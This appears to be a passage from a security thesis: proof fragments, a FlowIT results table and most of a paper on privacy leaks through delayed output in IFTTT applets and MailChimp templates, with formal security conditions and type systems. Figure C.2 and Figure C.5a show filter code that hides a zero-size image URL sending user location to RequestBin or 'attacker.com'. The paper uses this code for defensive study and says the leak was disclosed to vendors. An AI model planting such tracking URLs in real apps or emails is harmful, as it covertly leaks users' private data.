2.  $\Gamma(e) = H$

Consider the more interesting case when the two executions follow different branches of the conditional, e.g.,  $c_1$  executes in  $m_1$  and  $c_2$  in  $m_2$ .

From Lemma B.3 it follows that  $S' = S$ . From Lemma B.4 it follows that  $m'_i(\mathbf{out}_j)|_B = m_i(\mathbf{out}_j)|_B = \emptyset$  for  $i = 1, 2$ , and for all  $j$  such that  $\mathbf{out}_j$  was redefined in either  $c_1$ , or  $c_2$  and  $S'(o_j) = ff$ . Hence  $m'_1(\mathbf{out}_j) \sim_B m'_2(\mathbf{out}_j)$  for all  $1 \leq j \leq |S'|$  such that  $\mathbf{out}_j$  was redefined and  $S'(o_j) = ff$ . Thus  $m'_1 \sim_B m'_2$  for all  $1 \leq j \leq |S'|$  such that  $S'(o_j) = ff$ .

- while

We distinguish two cases:

1.  $\Gamma(e) = L$

Hence  $m_1(e) = m_2(e)$  and the same branch is taken in both runs. The result follows from IH.

2.  $\Gamma(e) = H$

Consider the more interesting case when  $c$  executes in  $m_1$  according to rule WHILE-TRUE, and  $c$  executes in  $m_2$  according to rule WHILE-FALSE.

From rule WHILE-FALSE it follows that  $m'_2 = m_2$ . From Lemma B.4 it follows that  $m'_1(\mathbf{out}_j)|_B = m_1(\mathbf{out}_j)|_B = \emptyset$  for all  $1 \leq j \leq |S|$  such that  $\mathbf{out}_j$  was redefined in  $c$  and  $S(o_j) = ff$ . Since  $m_1 \sim_B m_2$  for all  $1 \leq j \leq |S|$  such that  $S(o_j) = ff$ , it follows that  $m_2(\mathbf{out}_j)|_B = \emptyset$  for all  $1 \leq j \leq |S|$  such that  $S(o_j) = ff$ .

Thus  $m'_1 \sim_B m'_2$  for all  $1 \leq j \leq |S|$  such that  $S(o_j) = ff$ .

- sink

We distinguish two cases:

1.  $\Gamma(e) = L$

Hence  $m_1(e) = m_2(e)$  and  $m_1(e)|_B = m_2(e)|_B$ . Thus  $m'_1 \sim_B m'_2$ .

## B. If This Then What? Controlling Flows in IoT Apps

### 2. $\Gamma(e) = H$

We discuss the more interesting case when the  $sink_j$  statement does not correspond to a skipped action, i.e.  $S(o_j) = ff$ .

From Lemma B.4 it follows that  $m'_i(\mathbf{out}_j)|_B = \emptyset$  for  $i = 1, 2$ . Hence  $m'_1(\mathbf{out}_j) \sim_B m'_2(\mathbf{out}_j)$  for all  $1 \leq j \leq |S|$  such that  $S(o_j) = ff$ . ■

**Table B.5:** FlowIT results (The only false positive is reported in **bold**.)

Category Applet	Maker	Presence	Secure	JSFlow	LOC
<b>Popular third party applets</b>					
Tweet your Instagrams as native photos on Twitter <a href="#">↗</a>	djuiceman	×	✓	✓	3
Sync all your new iOS Contacts to a Google Spreadsheet <a href="#">↗</a>	mcb	×	×	×	4
Save photos you're tagged in on Facebook to a Dropbox folder <a href="#">↗</a>	pavelbinar	×	×	×	3
Back up photos you're tagged in on Facebook to an iOS Photos album <a href="#">↗</a>	devin	×	×	×	3
Track your work hours in Google Calendar <a href="#">↗</a>	rothgar	✓	×	×	4
Get an email whenever a new Craigslist post matches your search <a href="#">↗</a>	mckenziec	×	×	×	6
Press a button to track work hours in Google Drive <a href="#">↗</a>	danamerrick	✓	×	×	7
Automatically share your Instagrams to Facebook <a href="#">↗</a>	rsms	×	×	×	4
Log how much time you spend at home/work/etc. <a href="#">↗</a>	ktavangari	✓	×	×	2
Tweet your Facebook status updates <a href="#">↗</a>	djuiceman	×	×	×	3
Post new Instagram photos to Wordpress <a href="#">↗</a>	dorrian	✓	×	×	4
Dictate a voice memo and email yourself an .mp3 file <a href="#">↗</a>	danfriedlander	×	×	×	3
Sends email from sms with #ifttt <a href="#">↗</a>	philbaumann	×	×	×	4
<b>Forum examples</b>					
Send a notification from IFTTT with the result of a Google query <a href="#">↗</a>	hairfollicle12	×	×	×	4
Send a notification from IFTTT whenever a Gmail message is received that matches a search query <a href="#">↗</a>	hairfollicle12	×	×	×	8

Category Applet	Maker	Presence	Secure	JSFlow	LOC
Calculate the duration of a Google Calendar Event and create a new iOS Calendar entry <a href="#">↗</a>	hairfollicle12	×	✓	✓	43 44
Create a Blogger entry from a Reddit post <a href="#">↗</a>	--	×	✓	✓	8 9
Send yourself an email with your location if it is Sunday between 0800-1200 <a href="#">↗</a>	--	×	✓	✓	10 10
Send yourself a Slack notification and an Email if a Trello card is added to a specific list <a href="#">↗</a>	--	×	✓	✓	9 12
Use Pinterest RSS to post to Facebook <a href="#">↗</a>	--	×	✓	✓	3 4
<b>Paper examples</b>					
Automatically back up your new iOS photos to Google Drive <a href="#">↗</a> (Figure B.2)	alexander	×	✓	✓	2 3
Keep a list of notes to email yourself at the end of the day <a href="#">↗</a> (Figure B.3)	Google	×	✓	✓	2 3
Filter code in Example B.1	--	×	✓	✓	2 16
Get an email alert when your kids come home and connect to Almond <a href="#">↗</a> (Example B.2)	Almond	✓	✓	✓	1 2
Filter code in Example B.4	--	×	✓	✓	2 8
Filter code in Example B.5	--	×	✓	✓	6 6
Filter code in Example B.6	--	×	✓	✓	6 6
Filter code in Example B.7	--	×	✓	✓	5 7
Filter code in Example B.8	--	×	✓	✓	5 5
<b>Other examples</b>					
Filter code in Example B.10	--	×	✓	×	8 8

**Paper A**

**Securing IoT Apps**

Musard Balliu, Iulia Bastys, Andrei Sabelfeld

*IEEE S&P Magazine 2019*

**Paper B**

**If This Then What? Controlling Flows in IoT Apps**

Iulia Bastys, Musard Balliu, Andrei Sabelfeld

*CCS 2018*

**Paper C**

**Tracking Information Flow via Delayed Output:  
Addressing Privacy in IoT and Emailing Apps**

Iulia Bastys, Frank Piessens, Andrei Sabelfeld

*NordSec 2018*

**Paper D**

**Clockwork: Tracking Remote Timing Attacks**

Iulia Bastys, Musard Balliu, Tamara Rezk, Andrei Sabelfeld

*CSF 2020*





# Tracking Information Flow via Delayed Output: Addressing Privacy in IoT and Emailing Apps

**Abstract.** This paper focuses on tracking information flow in the presence of delayed output. We motivate the need to address delayed output in the domains of IoT apps and email marketing. We discuss the threat of privacy leaks via delayed output in code published by malicious app makers on popular IoT app platforms. We discuss the threat of privacy leaks via delayed output in non-malicious code on popular platforms for email-driven marketing. We present security characterizations of *projected noninterference* and *projected weak secrecy* to capture information flows in the presence of delayed output in malicious and non-malicious code, respectively. We develop two security type systems: for information flow control in potentially malicious code and for taint tracking in non-malicious code, engaging *read* and *write* security types to soundly enforce projected noninterference and projected weak secrecy.


## C.1 Introduction

Many services generate structured output in a markup language, which is subsequently processed by a different service. A common example is HTML generated by a web server and later processed by browsers and email readers. This setting opens up for insecure information flows, where an attack is planted in the markup by the server but not triggered until a client starts processing the markup and, as a consequence, making web requests that might leak information. This way, information is exfiltrated via *delayed output* (web request by the client), rather than via *direct output* (markup generated by the server).

We motivate the need to address delayed output through HTML markup by discussing two concrete scenarios: IoT apps (by IFTTT) and email campaigns (by MailChimp).

**IoT apps** IoT apps help users manage their digital lives by connecting a range of Internet-connected components from cyberphysical “things” (e.g., smart homes and fitness armbands) to online services (e.g., Google and Dropbox) and social networks

Automatically get an email every time you park your BMW with a map to where you're parked.



**Figure C.1:** IFTTT applet architecture. Illustration for applet in [5].

(e.g., Facebook and Twitter). Popular platforms include IFTTT, Zapier, and Microsoft Flow. In the following we will focus on IFTTT as prime example of IoT app platform, while pointing out that Zapier and Microsoft Flow share the same concerns.

IFTTT supports over 500 Internet-connected components and services [21] with millions of users running billions of apps [20]. At the core of IFTTT are *applets*, reactive apps that include *triggers*, *actions*, and *filter* code. Figure C.1 illustrates the architecture of an applet, exemplified by applet “Automatically get an email every time you park your BMW with a map to where you’re parked” [5]. It consists of trigger “Car is parked”, action “Send me an email”, and filter code to personalize the email.

By their interconnecting nature, IoT apps often receive input from sensitive information sources, such as user location, fitness data, content of private files, or private feed from social networks. At the same time, apps have capabilities for generating HTML markup.

**Privacy leaks** Bastys et al. [1] discuss privacy leaks on IoT platforms, which we use for our motivation. It turns out that a malicious app maker can encode the private information as a parameter part of a URL linking to a controlled server, as in `https://attacker.com?userLocation` and use it in markup generated by the app, for example, as a link to an invisible image in an email or post on a social network. Once the markup is rendered by a client, a web request leaking the private information will be triggered. Section C.2 reiterates the attack in more detail, however, note for now that this attack requires the attacker’s server to only record request parameters.

The attack above is an instance of exfiltration via delayed output, where the crafted URL can be seen as a “loaded gun” maliciously charged inside an IoT app, but shot outside the IoT platform. While the attack requires a client to process the markup in order to succeed, other URL-based attacks have no such requirements [1].

### C. Tracking Information Flow via Delayed Output

For example, IFTTT applets like “Add a map image of current location to Dropbox” [34] use the capability of adding a file from a provided URL. However, upload links can also be exploited for data exfiltration. A malicious applet maker can craft a URL as to encode user location and pass it to a controlled server, while ensuring that the latter provides expected response to Dropbox’s server. This attack requires no user interaction in order to succeed because the link upload is done by Dropbox.

**Email campaigns** Platforms like MailChimp and SendinBlue help manage email marketing campaigns. We will further focus on MailChimp as example of email campaigner, while pointing out that our findings also apply to SendinBlue. MailChimp [22] provides a mechanism of *templates* for email personalization, while creating rich HTML content. URLs in links play an important role for tracking user engagement.

The scenario of MailChimp templates is similar to that of IoT apps that send email notifications. Thus, the problem of leaking private data via delayed output in URLs also applies to MailChimp. However, while IFTTT applets can be written by endusers and are potentially *malicious*, MailChimp templates are written by service providers and are *non-malicious*. In the former case, the interest of the service provider is to prevent malicious apps from violating user privacy, while in the latter it is to prevent buggy templates from accidental leaks. Both considerations are especially important in Europe, in light of EU’s General Data Protection Regulation (GDPR) [12] that increases the significance of using safeguards to ensure that personal data is adequately protected. GDPR also includes requirements of transparency and informed consent, also applicable to the scenarios in the paper.

**Information flow tracking** These scenarios motivate the need to track information flow in the presence of delayed output. We develop a formal framework to reason about secure information flow with delayed output and design enforcement mechanisms for the malicious and non-malicious code setting, respectively.

For the security condition, we set out to model *value-sensitive sinks*, i.e. sinks whose visibility is sensitive to the values of the data transmitted. Our framework is sensitive to the Internet domain values in URLs, enabling us to model the effects of delayed output and distinguishing between web requests to the attacker’s servers or trusted servers. We develop security characterizations of *projected noninterference* and *projected weak secrecy* to capture information flows in the presence of delayed output in malicious and non-malicious code, respectively.

For the enforcement, we engage *read* and *write* types to track the privacy of information by the former and the possibility of attacker-visible output by the latter. This enables us to allow loading content (such as logo images) via third-party URLs, but only as long as they do not encode sensitive information.

We secure potentially malicious code by fully-fledged information flow control. In contrast, non-malicious code is unlikely [27] to contain artificial information flows like *implicit flows* [9], via the control-flow structure in the program. Hence, we settle for *taint tracking* [32] for the non-malicious setting, which only tracks (explicit) data flows and ignores implicit flows.

Our longterm vision is to apply information flow control mechanisms to IoT apps and emailing software to enhance the security of both types of services by providing

```
1 var loc = encodeURIComponent(Location.enterOrExitRegionLocation.  
    LocationMapUrl);  
2 var benign = '<img src=\"' + Location.enterOrExitRegionLocation.  
    LocationMapUrl + '\">';  
3 var leak = '<img src=\"http://requestbin.fullcontact.com/11fz2sl1?' +  
    loc + '\" style=\"width:0px;height:0px;\">';  
4 Email.sendMeEmail.setBody('I ' + Location.enterOrExitRegionLocation.  
    EnteredOrExited + ' an area ' + benign + leak);
```

**Figure C.2:** Leak by IFTTT applet.

automatic means to vet the security of apps before they are published, and of emails before they are sent.

**Contributions** The paper’s contributions are: (i) We explain privacy leaks in IoT apps and emailing templates and discuss their impact (Section C.2); (ii) We motivate the need for a general model to track information flow in the presence of delayed output (Section C.3); (iii) We design the characterizations of projected noninterference and projected weak secrecy in a setting with delayed output (Section C.4); and (iv) We develop two type systems with read and write security types and consider the cases of malicious and non-malicious code to enforce the respective security conditions for a simple language (Section C.5). The proofs of the theorems are reported in Appendices C.I and C.II.

## C.2 Privacy leaks

This section shows how private data can be exfiltrated via delayed output, as leveraged by URLs in the markup generated by malicious IFTTT applets and non-malicious (but buggy) MailChimp templates.

### C.2.1 IFTTT

IFTTT filters are JavaScript code snippets with APIs pertaining to the services the applet uses. Filter code is security-critical for several reasons. While the user’s view of an IFTTT applet is limited to the services the applet uses (BMW Labs and Email in Figure C.1) and the triggers and actions it involves, the user cannot inspect the filter code. Moreover, while the triggers and actions are not subject to change after the applet has been published, modifications in the filter code can be performed at any time by the applet maker, with no user notification.

Filter code cannot perform output by itself, but it can use the APIs to configure the output actions. Moreover, filters are batch programs that generate no intermediate output. Outputs corresponding to the applet’s actions take place in a batch after the filter code has terminated.

**Privacy leak** Consider an applet that sends an email notification to a user once the user enters or exits a location, similarly to the applet in Figure C.1. Bastys et al. [1] show how an applet designed by a malicious applet maker can exfiltrate user

### C. Tracking Information Flow via Delayed Output

```
1 
2 Hello *|FNAME|*!
3 
```

**Figure C.3:** Leak by MailChimp template.

location information to third parties, invisibly to its users. When creating such an applet, the filter code has access to APIs for reading trigger data, including `Location.enterOrExitRegionLocation.LocationMapUrl`, which provides a URL for the location on Google Maps and `Location.enterOrExitRegionLocation.LocationMapImageUrl`, which provides a URL for a map image of the location. Filter APIs also include `Email.sendMeEmail.setBody()` for customizing emails.

This setting is sufficient to demonstrate an information flow attack via delayed output. The data is exfiltrated from a secret source (user location URL) to a public sink (URL of a 0x0 pixel image that leads to an attacker-viewable website). Figure C.2 displays the attack code. Upon viewing the email, the users' email client makes a request to the image URL, leaking the secret information as part of the URL.

We have successfully tested the attack by creating a private applet and having it exfiltrate the location of a victim user. When the user opens a notification email (we used Gmail for demonstration) we can observe the exfiltrated location as part of a request to RequestBin (`http://requestbin.fullcontact.com`), a test server for inspecting HTTP(s) requests. We have also created Zapier and Microsoft Flow versions of the attack and verified that they succeed.

## C.2.2 MailChimp

MailChimp templates enable personalizing emails. For example, tags `*|FNAME|*`, `*|PHONE|*`, and `*|EMAIL|*` allow using the user's first name, phone number, and email address in an email message. While the templates are limited in expressiveness, they provide capabilities for selecting and manipulating data, thus opening up for non-trivial information flows.

**MailChimp leak** Figure C.3 displays a leaky template that exfiltrates the user's phone number and email address to an attacker. We have verified the leak via email generated by this template with Gmail and other email readers that load images by default. Upon opening the email, the user sees the displayed logo image (legitimate use of an external image) and the personal greeting (legitimate use of private information). However, invisibly to the user, Gmail makes a web request to RequestBin that leaks the user's phone number and email. We have also created a SendinBlue version of the leak and verified it succeeds.

## C.2.3 Impact

As foreshadowed earlier, several aspects raise concerns about possible impact for this class of attacks. We will mainly focus on the impact of malicious IFTTT applets,

as the MailChimp setting is that of non-malicious templates, and leaks like above are less likely to occur in their campaigns.

Firstly, IFTTT allows applets from anyone, ranging from official vendors and IFTTT itself to any users as long as they have an account, thriving on the model of enduser programming. Secondly, the filter code is not visible to users, only the services used for sources and sinks. Thirdly, the problematic combination of sensitive triggers and vulnerable (URL-enabled) actions commonly occurs in the existing applets. A simple search reveals thousands of such applets, some with thousands of installs. For example, the applet by user `mcb` “Sync all your new iOS Contacts to a Google Spreadsheet” [23] with sensitive access to iOS contacts has 270,000 installs. Fourthly, the leak is unnoticeable to users (unless, they have network monitoring capabilities). Fifthly, applet makers can modify filter code in applets, with no user notification. This opens up for building up user base with benign applets only to stealthily switch to a malicious mode at the attacker’s command.

As pointed out earlier, location as a sensitive source and image link in an email as a public sink represent merely an example in a large class of attacks, as there is a wealth of private information (e.g., fitness data, content of private files, or private feed from social networks) that can be exfiltrated over a number of URL-enabled sinks.

Further, Bastys et al. [1] verified that these attacks work with other sinks than email. For example, they have successfully exfiltrated information by applets via Dropbox and Google Drive actions that allow uploading files from given links. As mentioned earlier, the exfiltration is more immediate and reliable as there is no need to depend on any clients to process HTML markup.

**Other IoT platforms and email campaigners** We verified the HTML markup attack for private apps on test accounts on Zapier and Microsoft Flow, and for email templates on SendinBlue.

**Ethical considerations and coordinated disclosure** No users were attacked in our experiments, apart from our test accounts on IFTTT, Zapier, Microsoft Flow, MailChimp, and SendinBlue, or on any other service we used for verifying the attacks. All vulnerabilities are by now subject to coordinated disclosure with the affected vendors.

### **C.3 Tracking information flow via delayed output**

The above motivates the need to track information flow via delayed output. The difference between an insecure vs. secure IFTTT applet is made by including vs. omitting leak in the string concatenation on line 4 in Figure C.2. We would like to allow image URLs to depend on secrets (as it is the case via benign), but only as long as these URLs are not controlled by third parties. At the same time, access control would be too restrictive. For example, it would be too restrictive to block URLs to third-party domains outright, as it is sometimes desirable to display images like logos. We allow loading logos via third-party URLs, but only as long as they do not encode sensitive information.

### C. Tracking Information Flow via Delayed Output

Our scenarios call for a characterization beyond classical information flow with fixed sources and sinks. A classical condition of *noninterference* [7, 14] prevents information from secret sources to affect information sent on public sinks. Noninterference typically relies on labeling sinks as either secret or public. However, this is not a natural fit for our setting, where the value sent on a sink determines its visibility to the attacker. In our case, if the sink is labeled as secret, we will miss out to reject the insecure snippet in Figure C.2. Further, if the sink is labeled as public, the secure version of the snippet, when `leak` on line 4 is omitted, is also rejected! The reason is that secret information (location) affects the URL of an image in an email, which would be treated as public by labeling in classical noninterference. A popular way to relax noninterference is by allowing information release, or declassification [30]. Yet, declassification provides little help for this scenario as the goal is not to release secret data but to provide a faithful model of what the attacker may observe.

This motivates *projected security*, allowing to express *value-sensitive sinks*, i.e. sinks whose visibility is sensitive to the values of the data transmitted. As such, these conditions are parametrized in the attacker view, as specified by a *projection* of data values, hence the name. Projected security draws on a line of work on *partial* information flow [3, 8, 13, 15, 24, 29].

We set out to develop a framework for projected security that is compatible with both potentially malicious and non-malicious code settings. While noninterference [7, 14] is the baseline condition we draw on for the malicious setting, *weak secrecy* [37] provides us with a starting point for the non-malicious setting, where leaks via implicit flows are ignored.

To soundly enforce projected security, we devise security enforcement mechanisms via security types. We engage read and write types for the enforcement: read types to track the privacy of information, and write types to track the possibility of attacker-visible output side effects.

It might be tempting to consider as an alternative a single type in a more expressive label lattice like DLM [25]. However, our read and write types are not duals. While the read types are information-flow types, the write types are *invariant-based* [4] integrity types, in contrast to information-flow integrity types [19]. We will guarantee that values labeled with sensitive write types preserve the invariant of not being attacker-visible. In this sense, our type system enforces a synergistic property, preventing sensitive read data and non-sensitive write data to be combined. We will come back to type non-duality in Section C.5.

## C.4 Security model

In this section we define the security conditions of *projected noninterference* and *projected weak secrecy* for capturing information flow in the presence of delayed output when assuming malicious and non-malicious code, respectively. Before introducing them, we first describe the semantic model.

**Syntax:**

$$\begin{aligned}
 e &::= s \mid x \mid e + e \mid \text{source} \mid f(e) \mid d_{out}(e) \\
 c &::= x = e \mid c; c \mid \text{if } (e) \{c\} \text{ else } \{c\} \mid \text{while } (e) \{c\} \mid \text{sink}(e)
 \end{aligned}$$

**Semantics:**

$$\begin{array}{c}
 \text{ASSIGN} \\
 \hline
 \langle x = e, m \rangle \Downarrow_{x=e} m[x \mapsto m(e)] \\
 \\
 \text{SEQ} \\
 \hline
 \frac{\langle c_1, m \rangle \Downarrow_{d_1} m' \quad \langle c_2, m' \rangle \Downarrow_{d_2} m''}{\langle c_1; c_2, m \rangle \Downarrow_{d_1; d_2} m''} \\
 \\
 \text{IF} \\
 \hline
 \frac{m(e) \neq "" \Rightarrow i = 1 \quad m(e) = "" \Rightarrow i = 2 \quad \langle c_i, m \rangle \Downarrow_d m'}{\langle \text{if } (e) \{c_1\} \text{ else } \{c_2\}, m \rangle \Downarrow_d m'} \\
 \\
 \text{WHILE-TRUE} \\
 \hline
 \frac{m(e) \neq "" \quad \langle c, m \rangle \Downarrow_d m'' \quad \langle \text{while } (e) \{c\}, m'' \rangle \Downarrow_{d'} m'}{\langle \text{while } (e) \{c\}, m \rangle \Downarrow_{d; d'} m'} \\
 \\
 \text{WHILE-FALSE} \qquad \text{SINK} \\
 \frac{m(e) = ""}{\langle \text{while } (e) \{c\}, m \rangle \Downarrow m} \qquad \frac{}{\langle \text{sink}(e), m \rangle \Downarrow_{\text{sink}(e)} m[\mathbf{o} \mapsto m(e)]}
 \end{array}$$

**Figure C.4:** Language syntax and semantics.

### C.4.1 Semantic model

Figure C.4 displays a simple imperative language extended with a construct for delayed output and APIs for sources and sinks. Sources *source* contain APIs for reading private information, such as location, fitness data, or social network feed. Sinks *sink* contain APIs for email composition, social network posts, or documents editing. Expressions *e* consist of variables *x*, strings *s* and concatenation operations on strings, sources, function calls *f*, and delayed output constructs  $d_{out}$ . Commands *c* include assignments, conditionals, loops, sequential composition, and sinks. A special variable  $\mathbf{o}$  stores the value to be sent on a sink.

A configuration  $\langle c, m \rangle$  consists of a command *c* and a memory *m* mapping variables *x* and sink variable  $\mathbf{o}$  to strings *s*. The semantics are defined by the judgment  $\langle c, m \rangle \Downarrow_d m'$ , which reads as: the successful execution of command *c* in memory *m* returns a final memory *m'* and a command *d* representing the (order-preserving) sequential composition of all the assignment and sink statements in *c*. The quotation marks "" in rules IF and WHILE denote the empty string. Command *d* will be used in the definition of projected weak secrecy further on. Whenever *d* is not relevant for the context, we simply omit it from the evaluation relation and write instead  $\langle c, m \rangle \Downarrow m'$ .

Figure C.5a displays the leaky applet in Figure C.2 adapted to our language. The delayed output  $d_{out}$  is represented by the construct **img** for creating HTML image markup with a given URL. The sources and sinks are instantiated with IFTTT-specific APIs: **LocationMapURL** and **EnteredOrExited** for reading user-location

### C. Tracking Information Flow via Delayed Output

```
1 loc = encodeURIComponent(LocationMapUrl);
2 benign = img(LocationMapUrl);
3 leak = img("attacker.com?" + loc);
4 setBody('I ' + EnteredOrExited + ' an area ' + benign + leak);
```

(a) Malicious IFTTT applet.

```
1 loc = encodeURIComponent(LocationMapUrl);
2 benign = img(LocationMapUrl);
3 logo = img("logo.com/350x150");
4 setBody('I ' + EnteredOrExited + ' an area ' + benign + logo);
```

(b) Benign IFTTT applet.

**Figure C.5:** IFTTT applet examples. Differences between applets are underlined.

information as sources, and `setBody` for email composition as sink.

`encodeURIComponent` denotes a function for encoding strings into URLs.

**Note** Consistently with the behavior of filters on IFTTT, commands in our language are batch programs, generating no intermediate outputs. Accordingly, variable `o` is overwritten with every sink invocation. For simplicity, we model the batch of multiple outputs corresponding to the applet’s multiple actions as a single output that corresponds to a tuple of actions.

IFTTT filter code is run with a short timeout, implying that the bandwidth of a possible timing leak is low. Hence, we do not model the timing behavior in the semantics. Similarly, we ignore leaks that stem from the fact that an applet has been triggered. In the case of a location notification applet, we focus on protecting the location, and not the fact that a user entered or exited an unknown location. The semantic model can be straightforwardly extended to support the case when the triggering is sensitive by tracking message presence labels [28].

#### C.4.2 Preliminaries

As we mentioned already in Sections C.1 and C.2, (user private) information can be exfiltrated via delayed output, e.g. through URL crafting or upload links, by inspecting the parameters of requests to the attacker-controlled servers that serve these URLs. Also, recall that full attacker control is not always necessary, as it is the case with upload links or self-exfiltration [6].

**Value-sensitive sinks** We assume a set  $V$  of URL values  $v$ , split into the disjoint union  $V = B \uplus W$  of black- and whitelisted values. Given this set, we define the attacker’s view and security conditions in terms of blacklist  $B$ , and the enforcement mechanisms in terms of whitelist  $W$ . We continue with defining the attacker’s view. A key notion for this is the notion of attacker-visible *projection*.

**Projection to  $B$**  Given a list  $\vec{v}$  of URL values, we define URL projection to  $B$  ( $\downarrow_B$ ) to obtain the list of blacklisted URLs contained in the list:  $\vec{v}|_B = [v \mid v \in B]$ .

**String equivalence** We further use this projection to define string equivalence with respect to a blacklist  $B$  of URLs. We say two strings  $s_1$  and  $s_2$  are equivalent and we write  $s_1 \sim_B s_2$  if they agree on the lists of blacklisted values they contain. More formally,  $s_1 \sim_B s_2$  iff  $\text{extractURLs}(s_1)|_B = \text{extractURLs}(s_2)|_B$ , where  $\text{extractURLs}(\cdot)$  extracts all the URLs in a string and adds them to a list, order-preserving. We assume the extraction is done similarly to the URL extraction performed by a browser or email client. The function extends to undefined strings as well ( $\perp$ ), for which it returns  $\emptyset$ . Note that projecting to  $B$  returns a *list* and the equivalence relation on strings requires the lists of blacklisted URLs extracted from them to be equal, pairwise. We override the projection operator  $|_B$  and for a string  $s$  we will often write  $s|_B$  to express  $\text{extractURLs}(s)|_B$ .

**Security labels** We assume a mapping  $\Gamma$  from variables to pairs of security labels  $\ell_r : \ell_w$ , with  $\ell_r, \ell_w \in \mathcal{L}$ , where  $(\mathcal{L}, \sqsubseteq)$  is a lattice of security labels.  $\ell_r$  represents the label for tracking the read effects, while  $\ell_w$  tracks whether a variable has been affected with a blacklisted URL. For simplicity, we further consider a two-point lattice  $\mathcal{L} = (\{L, H\}, \sqsubseteq)$ , with  $L \sqsubseteq H$  and  $H \not\sqsubseteq L$ , and associate the attacker with security label  $L$ .

It is possible to extend  $\mathcal{L}$  to arbitrary security lattices, e.g. induced by Internet domains. The write level of the attacker's observations would be the meet of all levels, while the read level of user's sensitive data would be the join of all levels. A separate whitelist would be assumed for any other level, as well as a set of possible sources. This scenario requires multiple triggers and actions. IFTTT currently allows applets with multiple actions although not multiple triggers. We have not observed a need for an extended lattice in the scenarios of typical applets, which justifies the focus on a two-point lattice.

For a variable  $x$ , we define  $\Gamma$  projections to read and write labels,  $\Gamma_r(x)$  and  $\Gamma_w(x)$  respectively, for extracting the label for the read and write effects, respectively. Thus  $\Gamma(x) = \ell_r : \ell_w \Rightarrow \Gamma_r(x) = \ell_r \wedge \Gamma_w(x) = \ell_w$ .

**Memory equivalence** For typing context  $\Gamma$  and set of blacklisted URLs  $B$ , we define memory equivalence with respect to  $\Gamma$  and  $B$  and we write  $\sim_{\Gamma, B}$  if two memories are equal on all low read variables in  $\Gamma$  and they agree on the blacklisted values they contain for all high read variables in  $\Gamma$ . More formally,  $m_1 \sim_{\Gamma, B} m_2$  iff  $\forall x. \Gamma_r(x) = L \Rightarrow m_1(x) = m_2(x) \wedge \forall x. \Gamma_r(x) = H \Rightarrow m_1(x) \sim_B m_2(x)$ . We write  $\sim_\Gamma$  when  $B$  is obvious from the context.

### C.4.3 Projected noninterference

Intuitively, a command satisfies projected noninterference if and only if for any two runs that start in memories that agree on the low part and produce two respective final memories, these final memories are equivalent for the attacker on the sink (denoted by  $\circ$ ). The definition is parameterized on a set  $B$  of blacklisted URLs. Because it is formulated in terms of end-to-end observations on sources and sinks, the characterization is robust in changes to the actual underlying language.

**Definition C.1** (Projected noninterference). Command  $c$  satisfies *projected noninterference* for a blacklist  $B$  of URLs, written  $PNI(c, B)$ , iff  $\forall m_1, m_2, \Gamma. m_1 \sim_{\Gamma, B} m_2 \wedge \langle c, m_1 \rangle \Downarrow m'_1 \wedge \langle c, m_2 \rangle \Downarrow m'_2 \Rightarrow m'_1(\circ) \sim_B m'_2(\circ)$ .

## C. Tracking Information Flow via Delayed Output

Unsurprisingly, the applet in Figure C.5a does not satisfy projected noninterference. First, the attacker-controlled website `attacker.com` is blacklisted. Second, when triggering the filter from two different locations  $\text{loc}_1$  and  $\text{loc}_2$ , the value on the sink provided to the attacker will be different as well (`attacker.com?loc1` vs. `attacker.com?loc2`), breaking the equivalence relation between the values sent on sinks. In contrast, the applet in Figure C.5b does satisfy projected noninterference, although it contains a blacklisted value on the sink. In addition to sending a map with the location, this applet is also sending the user a logo, but it does not attempt to leak sensitive information to third (blacklisted) parties. The logo URL `logo.com/350x150` will be the blacklisted value on the sink irrespective of the user location.

### C.4.4 Projected weak secrecy

So far, we have focused on potentially malicious code, exemplified by the IFTTT platform, where any user can publish IFTTT applets. However, in certain cases the code is written by the service provider itself, one example being email campaigners such as MailChimp. In these cases, the code is not malicious, but potentially buggy. When considering benign-but-buggy code, it is less likely that leaks are performed via elaborate control flows [27]. This motivates tracking only the explicit flows via taint tracking [32].

Thus, we draw on *weak secrecy* [37] to formalize the security condition for capturing information flows when assuming non-malicious code, as weak secrecy provides a way to ignore control-flow constructs. Intuitively, a program satisfies weak secrecy if extracting a sequence of assignments from any execution produces a program that satisfies noninterference. We carry over the idea of weak secrecy to projected weak secrecy, also parameterized on a blacklist of URLs.

**Definition C.2** (Projected weak secrecy). Command  $c$  satisfies *projected weak secrecy* for a blacklist  $B$  of URLs, written  $PWS(c, B)$ , iff  $\forall m. \langle c, m \rangle \Downarrow_d m' \Rightarrow PNI(d, B)$ .

As the extracted branch-free programs are the same as the original programs, their projected security coincides, so that the applet in Figure C.5a is considered insecure and the one in Figure C.5b is considered secure.

## C.5 Security enforcement

As foreshadowed earlier, information exfiltration via delayed output may take place either in a potentially malicious setting, or inside non-malicious but buggy code. Recall the blacklist  $B$  for modeling the attacker’s view. For specifying security policies, it is more suitable to reason in terms of *whitelist*  $W$ , the set complement of  $B$ . To achieve projected security, we opt for flow-sensitive static enforcement mechanisms for information flow, parameterized on  $W$ . We assume  $W$  to be generated by IoT app and email template platforms, based on the services used or on recommendations from the (app or email template) developers. We envision platforms where the apps and email templates, respectively, can be statically analyzed after being created and

before being published on the app store, or before being sent in a campaign, respectively. Some sanity checks are already performed by IFTTT before an applet can be saved and by MailChimp before a campaign is sent. An additional check based on enforcement that extends ours has potential to boost the security of both platforms.

